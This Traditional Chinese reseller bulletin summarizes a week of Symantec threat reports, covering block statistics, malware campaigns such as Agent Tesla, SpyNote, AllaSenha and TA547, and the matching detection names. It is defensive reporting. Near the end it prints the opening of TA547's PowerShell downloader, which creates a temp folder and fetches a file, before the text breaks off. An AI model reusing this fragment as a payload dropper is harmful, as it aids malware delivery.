保安資訊--本周(台灣時間2024/05/31)賽門鐵克原廠防護公告重點說明

前 言

賽門鐵克原廠首要任務就是保護我們的顧客，被譽為賽門鐵克解決方案專家的保安資訊更能發揮我們被高度認可的專業知識與技能、豐富經驗以及專為幫助客戶成功的服務熱忱，與顧客共同創造賽門鐵克解決方案的最大效益，並落實最佳實務的安全防護。攻擊者從不休息，我們更不會。一支技術精湛且敬業的團隊不斷創造新的防護措施，以應對每天發布成千上萬的新威脅。儘管不可能詳述我們已經可以防禦的每種新威脅，但該站點至少反映了我們的努力。這些公告分享針對當前熱門新聞話題有關威脅的保護更新，確保您已知道自己受到最佳的保護。點擊此處獲取賽門鐵克原廠防護公告(Protection Bulletins)。

關於 保安資訊有限公司 | 從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

在端點啟用賽門鐵克入侵預防系統(IPS) 的好處(以下皆為美國時間)

賽門鐵克的入侵預防系統 (IPS) 是業界一流的深層封包檢測技術引擎，可保護包括財富 500 強企業和消費者在內的數億個端點(桌機／筆電／伺服主機)。

過去的 7 天內，SEP 的網路層保護引擎 (IPS) 在 52 萬 9,800 台受保護端點上總共阻止了 5,280 萬次攻擊。這些攻擊中有 81.7% 在感染階段前就被有效阻止：**(2024/05/27)**

- 在**10萬5,700**台端點上，阻止了**1,720**萬次嘗試掃描**Web**伺服器的漏洞。
- 在**13萬3,800**台端點上，阻止了**1,040**萬次嘗試利用的**Windows**作業系統漏洞的攻擊。
- 在**3萬5,200**台**Windows**伺服主機上，阻止了**790**萬次攻擊。
- 在**6萬1,300**台端點上，阻止了**170**萬次嘗試掃描伺服器漏洞。
- 在**1萬1,700**台端點上，阻止了**68萬3,700**次嘗試掃描在**CMS**漏洞。
- 在**4萬5,800**台端點上，阻止了**140**萬次嘗試利用的應用程式漏洞。
- 在**17萬7,700**台端點上，阻止了**450**萬次試圖將用戶重定向到攻擊者控制的網站攻擊。
- 在**1萬3,200**台端點上，阻止了**160**萬次加密貨幣挖礦攻擊。
- 在**10萬3,900**台端點上，阻止了**800**萬台次向惡意軟體**C&C**連線的嘗試。
- 在**628**台端點上，阻止了**9萬4,800**次加密勒索嘗試。

強烈建議用戶在桌機／筆電／伺服主機上啟用 IPS (不要只把SEP/SES當一般的掃毒工具用，它有多個超強的主被動安全引擎，在安全配置正確下，駭客會知難而退)，以獲得最佳保護。點擊此處獲取有關啟用 IPS 的說明，或與保安資訊聯繫可獲得最快最有效的協助。

有憑有據!SEP的瀏覽器延伸防護功能，在上周所帶來的好處？

賽門鐵克的入侵預防系統 (IPS) 是業界最佳的深度資料包檢測引擎，可保護數億個端點(桌上型電腦和伺服器)，其中包括財富 500 強企業和消費者。

賽門鐵克端點安全 (SES) 或賽門鐵克端點防護 (SEP) 代理透過谷歌 Chrome 瀏覽器和微軟 Edge 瀏覽器的延伸供瀏覽器保護。這些延伸有兩個組成部分：

- 瀏覽器的入侵預防，利用 IPS 引擎保護客戶免受各種威脅的侵害。
- 網頁信譽，可識別可能包含惡意軟體、欺詐、網路釣魚和垃圾郵件等惡意內容的網域和網頁帶來的威脅，並阻止瀏覽這些網頁。

在過去 7 天內，賽門鐵克透過端點防護的瀏覽器延伸防護功能，在 16 萬 7,500 個受保護端點上阻止了總計 780 萬次攻擊。**(2024/05/27)**

- 使用網頁信譽情資，在 **154.7K** 個端點上阻止 **730** 萬次攻擊。
- 攔截 **29.6K** 個端點上 **406.6K** 次攻擊，這些攻擊試圖將用戶重定向到攻擊者控制的網站上。
- 在 **10.3K** 個端點上攔截 **98K** 次瀏覽器通知詐騙攻擊／技術支援詐騙攻擊／加密劫持嘗試。
- 在 **393** 個端點上攔截 **15.9K** 次攻擊，這些攻擊利用被入侵操控網站上的惡意腳本注入。

建議客戶啟用端點防護 (SEP) 的瀏覽器延伸，以獲得最佳防護。按下此處獲取：整合瀏覽器延伸和 Symantec Endpoint Protection (SEP)，防止惡意網站的說明。

2024/05/30

揭秘8220駭客組織的挖礦惡意軟體伎倆

8220 是一個廣為人知的駭客組織，總部設在中國，主要的動機是金錢利益，自 2017 年以來一直很活躍。他們專門部署挖礦惡意軟體，主要針對基於雲的環境和 Linux 伺服器，利用已知的應用程式漏洞作為其戰術、技術和程式 (TTPs) 的一部分。

在最近一次行動中，該駭客集團開採濫用 CVE-2017-3506 和 CVE-2023-21839 漏洞，透過 PowerShell 腳本部署挖礦惡意軟體。PowerShell 腳本和生成的批次檔使用複雜之編碼方法，利用環境變數將惡意程式碼隱藏在看似無害的腳本組件中。此外，該駭客集團還在 PowerShell 腳本中利用 .NET 反射，採用無檔案執行技術，使惡意軟體程式碼僅在記憶體中執行，繞過基於磁片的檢測機制。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-CPE!g2

基於行為偵測技術(SONAR)的防護：

- SONAR.SuspDriver!gen1
- SONAR.SuspDriver!g26

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.MBT

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- System Infected: Coinminer Activity 5
- System Infected: Miner.Bitcoinminer Activity 27
- Web Attack: Oracle Weblogic Server CVE-2023-21839
- Web Attack: Malicious Payload Upload

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/30

據報導，SmallTiger惡意軟體行動鎖定韓國公司為目標

據報導，一個傳播 SmallTiger 惡意軟體的行動鎖定以國防、汽車零部件和半導體製造領域的韓國公司為目標。該惡意軟體的功能是下載器，連接到攻擊者的 C&C 伺服器，在記憶體中獲取並執行最終有效酬載。作為攻擊鏈的一部分，攻擊者在遭入侵系統上安裝 Mimikatz 和 ProcDump。ProcDump 工具用於轉儲 LSASS 程序的記憶體，進而從受感染系統中竊取憑證。此外，還利用命令列工具擷取並顯示帳戶資訊和網路瀏覽器歷史記錄。。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-RLsass!g1
- ACM.Ps-Rd32!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Stealer!gen1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Hacktool.Mimikatz
- PasswordRevealer
- Trojan Horse
- WS.Reputation.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/30

BitRAT和Lumma惡意竊密程式假冒瀏覽器更新程式來傳播

在真實網路情境新發現一起傳播 BitRAT 和 Lumma 惡意竊密程式的行動。該惡意軟體假冒瀏覽器更新來進行傳播。攻擊鏈由用戶訪問遭入侵的網站並觸發惡意 Javascript 程式碼將其重定向到虛假更新網站而啟動。下一步，惡意 PowerShell 腳本會呼叫惡意軟體載入器和最終有效酬載的執行。攻擊者可利用已交付的有效酬載來控制遭入侵的端點、遠端執行命令和竊取資訊。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

檔案型(基於回應式樣本的病毒定義檔)防護：

- CL.Downloader!gen10
- ISB.Downloader!gen76
- ISB.Downloader!gen252
- ISB.Heuristic!gen51
- ISB.Heuristic!gen66
- WS.SecurityRisk.4

基於機器學習的防禦技術：

- Heur.AdvML.B

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/29

Metamorfo 銀行木馬

Metamorfo 是一種銀行木馬惡意軟體 (又名 Casbaneiro)，它透過惡意垃圾郵件行動傳播，誘使使用者點擊 HTML 附件。HTML 附件包含的惡意程式碼會啟動程式，主要目的是竊取受害者的財務資訊，包括銀行憑證。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Base64!g1
- ACM.Ps-CPE!g2
- ACM.Ps-FlPst!g1
- ACM.Ps-Rd32!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- CL.Downloader!gen19
- CL.Downloader!gen241
- Scr.Mallnk!gen2
- Scr.Mallnk!gen15
- Trojan Horse
- Trojan.Gen.NPE
- Trojan.Gen.MBT
- Web.Reputation.1
- WS.Malware.1
- WS.Malware.2
- WS.SecurityRisk.4

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- System Infected: Malicious PowerShell Script Download
- URL reputation: Browser navigation to known bad URL
- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/29

Datebug駭客組織採用Golang程式語言撰寫更新跨平臺工具包

據觀察，APT 駭客組織 Datebug 自 2013 年以來一直在更新其工具包，新增一個用 Golang 程式語言撰寫的資料外洩工具，其目標是亞太地區的政府和國防部門。該組織利用釣魚郵件誘使收件人打開附件或連結的惡意 ZIP 或 ISO 檔，進而安裝資料外滲工具。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-RgPst!g1
- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Stealer!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- ISB.Downloader!gen60
- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Gen.NPE

基於機器學習的防禦技術：

- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/29

在許多常見惡意軟體家族中觀察到是採用NSIS的安裝程式系統產出

Nullsoft Scriptable Install System (NSIS) 是一種常見的開源軟體，被網路犯罪分子用於生成惡意軟體。該系統用於生成自解壓自訂安裝程式，據觀察，這些安裝程式可提供許多不同的惡意軟體系列。在 Check Point Research 最近一份報告中，他們提供一組使用該系統的打包程式詳細資訊。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-RgPst!g1
- ACM.Untrst-RgPst!g1
- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- AGR.Terminate!g2

- SONAR.ProcHijack!g21
- SONAR.Ransom!gen28
- SONAR.Stealer!gen1
- SONAR.SuspBeh!gen82
- SONAR.TCP!gen1
- SONAR.Trafic2.RGC!g10

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Infostealer.Lokibot!gm
- Infostealer.Rultazo
- Packed.Generic.610
- Packed.NSISPacker!g14
- Trojan Horse
- Trojan.Gen.2
- Trojan.Gen.MBT

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- System Infected: Trojan.Formbook Activity 2

2024/05/29

CatDDoS：造成跨行業的威脅日益嚴重

據觀察，被命名為 CatDDoS 的 Mirai 分散式阻斷服務 (DDoS) 殭屍網路後繼變種所涉入的活動有增加趨勢。多個威脅行動參與者正利用各種 CatDDoS 變種來攻擊多個行業的組織，包括雲端供應商、通訊提供商、科研組織和教育機構。CatDDoS 利用漏洞遍及許多產品和技術，例如：Jenkins 伺服器、Apache ActiveMQ 伺服器、Apache Log4j、Cisco Linksys 和 NetGear 路由器等。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

檔案型(基於回應式樣本的病毒定義檔)防護：

- Linux.Mirai
- Trojan Horse
- Trojan.Gen.NPE
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/29

假冒墨西哥電信公司來散播SpyNote惡意程式的案件層出不窮

至少自 2023 年 10 月以來，一名涉入 SpyNote 惡意程式傳播的參與者一直在冒用墨西哥一家知名電信公司的名義，該公司業務遍及拉丁美洲和加勒比海地區，為阿根廷、巴西、智利、哥倫比亞等國的數百萬客戶提供服務。

每個月都有惡意行動，他們的作案手法沒有改變。他們一直在將自己的安卓間諜軟體偽裝成假冒的 5G APP (例如：[公司名稱].apk 或 [公司名稱] 5G.apk 或 Mi [公司名稱] 5G.apk)，讓它們看起來像是由電信公司開發。

SpyNote 最初是私下銷售，但其原始程式碼在 GitHub 和網際網路上的其他平臺外流後，導致感染率激增，因為多個威脅發動方開始使用和修改該惡意軟體。

手機／行動裝置用戶應謹防惡意簡訊、搜索重導向和非官方 APP 市集。這些都是威脅行為者經常採用的感染途徑。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- Android.Reputation.1

2024/05/29

AllaSenha--源於AllaKore惡意軟體家族的後繼新變種

AllaSenha 是源於 AllaKore 遠端存取木馬 (RAT) 家族銀行金融惡意軟體的新變種，最近涉入針對巴西銀行用戶的惡意傳播行動。該多重感染鏈利用可能透過網路釣魚傳播的惡意捷徑檔 .lnk 檔、BPyCode 啟動器二進位檔案和被稱為 ExecutorLoader 的 DLL 載入器，進而導致最終的 AllaSenha 有效酬載。該惡意軟體功能主要是竊取與巴西最多客戶銀行相關的用戶憑證。目標資料包括密碼、QR code 和雙因素驗 (2FA) 的權杖。該惡意軟體濫用 Azure 雲端基礎設施進行 C&C 通訊和資料外洩。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-CPE!g2
- ACM.Ps-Enc!g1
- ACM.Ps-Http!g2
- ACM.Ps-Rd32!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.SuspBeh!gen777
- SONAR.SuspBeh!gen778
- SONAR.TCP!gen1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Infostealer.Bancos
- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- Trojan.Gen.NPE.C
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/29

Zonix 勒索軟體

Zonix 是最近發現 Xorist 惡意軟體家族的勒索軟體之後繼新變種。該惡意軟體會加密使用者檔案並冠上『.ZoN』副檔名。Zonix 會以名為『HOW TO DECRYPT FILES.txt』的文字檔形式發送勒索 (贖金支付) 說明，還會在桌面上彈出一個視窗，要求使用者使用 1500 美元比特幣解密被鎖定的檔案。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-RgPst!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Ransom.CryptoTorLocker

- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.B

2024/05/29

CVE-2024-32640--Mura／Masa CMS 中的 SQL 注入漏洞

CVE-2024-32640 是一個最近披露的 SQL 注入漏洞，影響開源的企業內容管理系統 Mura/Masa CMS。如果成功開採濫用該漏洞，未經授權的攻擊者可能會存取敏感性資料。該產品原廠已在軟體版本 7.4.6、7.3.13 和 7.2.8 中發佈修補程式來修復該漏洞。

網路知識：Mura CMS 是一個強大的企業網站解決方案，可用於建立和管理公司網站、產品目錄、新聞發佈、客戶支援和聯繫資訊等內容。學校、大學和培訓機構也可以使用 Mura CMS 來建立線上學習平臺、課程目錄和學生資訊系統。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Mura/Masa CMS - SQL Injection CVE-2024-32640

2024/05/29

最近在駭客圈新出現一個被稱為：Moonstone Sleet的北韓新駭客組織

最近在駭客圈新出現一個被稱為：Moonstone Sleet 的北韓新駭客組織。已偵測到該駭客採用各種欺騙手段，包括建立假冒的公司和職缺清單來引誘潛在目標。此外，他們還傳播被加料之合法軟體工具的木馬化版本，開發惡意化的遊戲，並推出一種名為 FakePenny 的新型自訂勒索軟體，由惡意載入器和加密器組成。他們目標遍及軟體行業和資訊技術、教育和國防產業等領域的個人和組織。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1
- ACM.Ps-Msbuild!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/29

網路釣魚行動：詐騙性的PDF閱讀器登錄頁面誘騙使用者憑證

最近觀察到一個網路釣魚行動，偽裝成 PDF 檢視器登錄頁面的惡意 HTML 附件會提示使用者驗證密碼以瀏覽文件。與此同時，隱藏在後臺的惡意 JavaScript 將試圖竊取受害者的憑證。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.NPE
- Web.Reputation.1
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/28

Agent Tesla：印尼GEMASTIK 2024活動的不速之客～社交工程伎倆最容易得逞

賽門鐵克最近在印尼發現一起獨特的惡意垃圾郵件行動，該行動發動者冒充印尼萬隆理工學院 (ITB) 的電機工程與資訊學院 (STEI)，引發一連串複雜的惡意電子郵件事件。

該惡意電子郵件 (主旨：Pendaftaran Pra-GEMASTIK ITB 2024) 使用與『Pra-GEMASTIK ITB 2024』名稱相關的社交工程伎倆，『Pra-GEMASTIK ITB 2024 』是 ITB (萬隆科技學院) 參加由國家成就中心主辦的 2024 年資訊和通訊技術領域全國學生表演活動 (GEMASTIK) 的籌備活動。準備活動包括選拔過程、培訓課程和實際 GEMASTIK 2024 活動之前的指導。

電子郵件中還附帶一個 JPG 檔 (pragemastik.jpg)，其中包含一個惡意 PE，打開後會被執行。該惡意 PE 會觸發一連串惡意載入程式，最終在遭入侵機器上部署 Agent Tesla 惡意竊密程式。該惡意軟體還已設定能透過 SMTP 外洩竊取的資料。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

自適應防護技術(包含於SESC)：

- ACM.Untrst-RunSys!g1
- ACM.Rgsvc-Lnch!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- CL.Suspexec!gen8
- Scr.Malcode!gdn34

基於機器學習的防禦技術：

- Heur.AdvML.B

VMware Carbon Black 產品的防護機制：


VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

2024/05/28
防護亮點：有效抵禦複雜攻擊鏈的威脅情資--STARGate(*星際之門)

攻擊者不斷尋找新穎且創新的方法，透過混淆和複雜的多重步驟攻擊鏈來規避安全解決方案。採用多層式的安全方法、跨技術分享事件脈絡、對抗不斷演變的威脅態勢，是積極保護我們的客戶的關鍵。

STARGate

STARGate 提供可根據威脅情況隨時擴充並改變遊戲規則的安全性，它是一種先進的網路防禦平臺，涵蓋廣泛的賽門鐵克企業安全產品，能夠在超過 100 億個檔案中，對靜態內容進行威脅檢測和分析。




STARGate 利用其先進的技術能量和資料追踪狀態模型，將攻擊鏈各層次的資訊關聯起來。這樣，它就能破解規避技術，識別惡意軟體的意圖，並阻止以下威脅：

- 透過進階機器學習識別可被利用的零時差威脅
- 透過賽門鐵克全球威脅情資網路 (GIN) 發現帶有惡意嵌入網址的可疑檔案
- 使用關聯性的機器學習，發現前所未見的 PE、MSI 和 Android 應用程式 (APK) 攻擊
- 嵌入式命令列中編碼的漏洞，例如：『就地取材』攻擊
- 利用複雜啟發式演算法的情境式威脅
- 使用 VBA 巨集 (例如：AveMaria)、Javascript (例如：Avaddon) 或 VBS (例如：Guloader) 的腳本攻擊
- 混淆惡意軟體的 x86 自訂打包程式 (例如：Lokibot)
- 漏洞利用 (例如：CVE-2017-0199 和 CVE-2017-1182) 的格式錯誤、混淆的 RTF 威脅
- 使用光學字元辨識 (OCR) 和 QRCode 混淆的攻擊

TA547 垃圾郵件攻擊行動

受益於 STARGate 的跨技術分享事件脈絡的運作，有效阻止最近 TA547 垃圾郵件行動的成效是有目共睹。4 月份，一個名為 TA547 垃圾郵件行動透過以下攻擊鏈的變種，針對德國機構發送 Rhadamanthys 惡意竊密程式。向目標群組織發送包含受密碼保護的 ZIP 附件電子郵件。收件者在解壓縮該附件檔會發現一個連結檔。點擊該連結後會下載一個 PowerShell 腳本，該腳本會提供 Rhadamanthys 惡意竊密程式的可執行檔。



PowerShell 腳本似乎是由 LLM (大型語言模型) 生成的：


```powershell
function Get-TDir {
    $path = Join-Path -Path $Env:TEMP -ChildPath ([System.IO.Path]::GetRandomFileName())
    New-Item -ItemType Directory -Path $path
}

1 reference
function DL-File {
    param($url, $out)
    $wc = New-Object System.Net.WebClient
    $wc.DownloadFile($url, $out)
}

1 reference
function Unzip {
    param($zip, $dest)
    Add-Type -AssemblyName System.IO.Compression.FileSystem
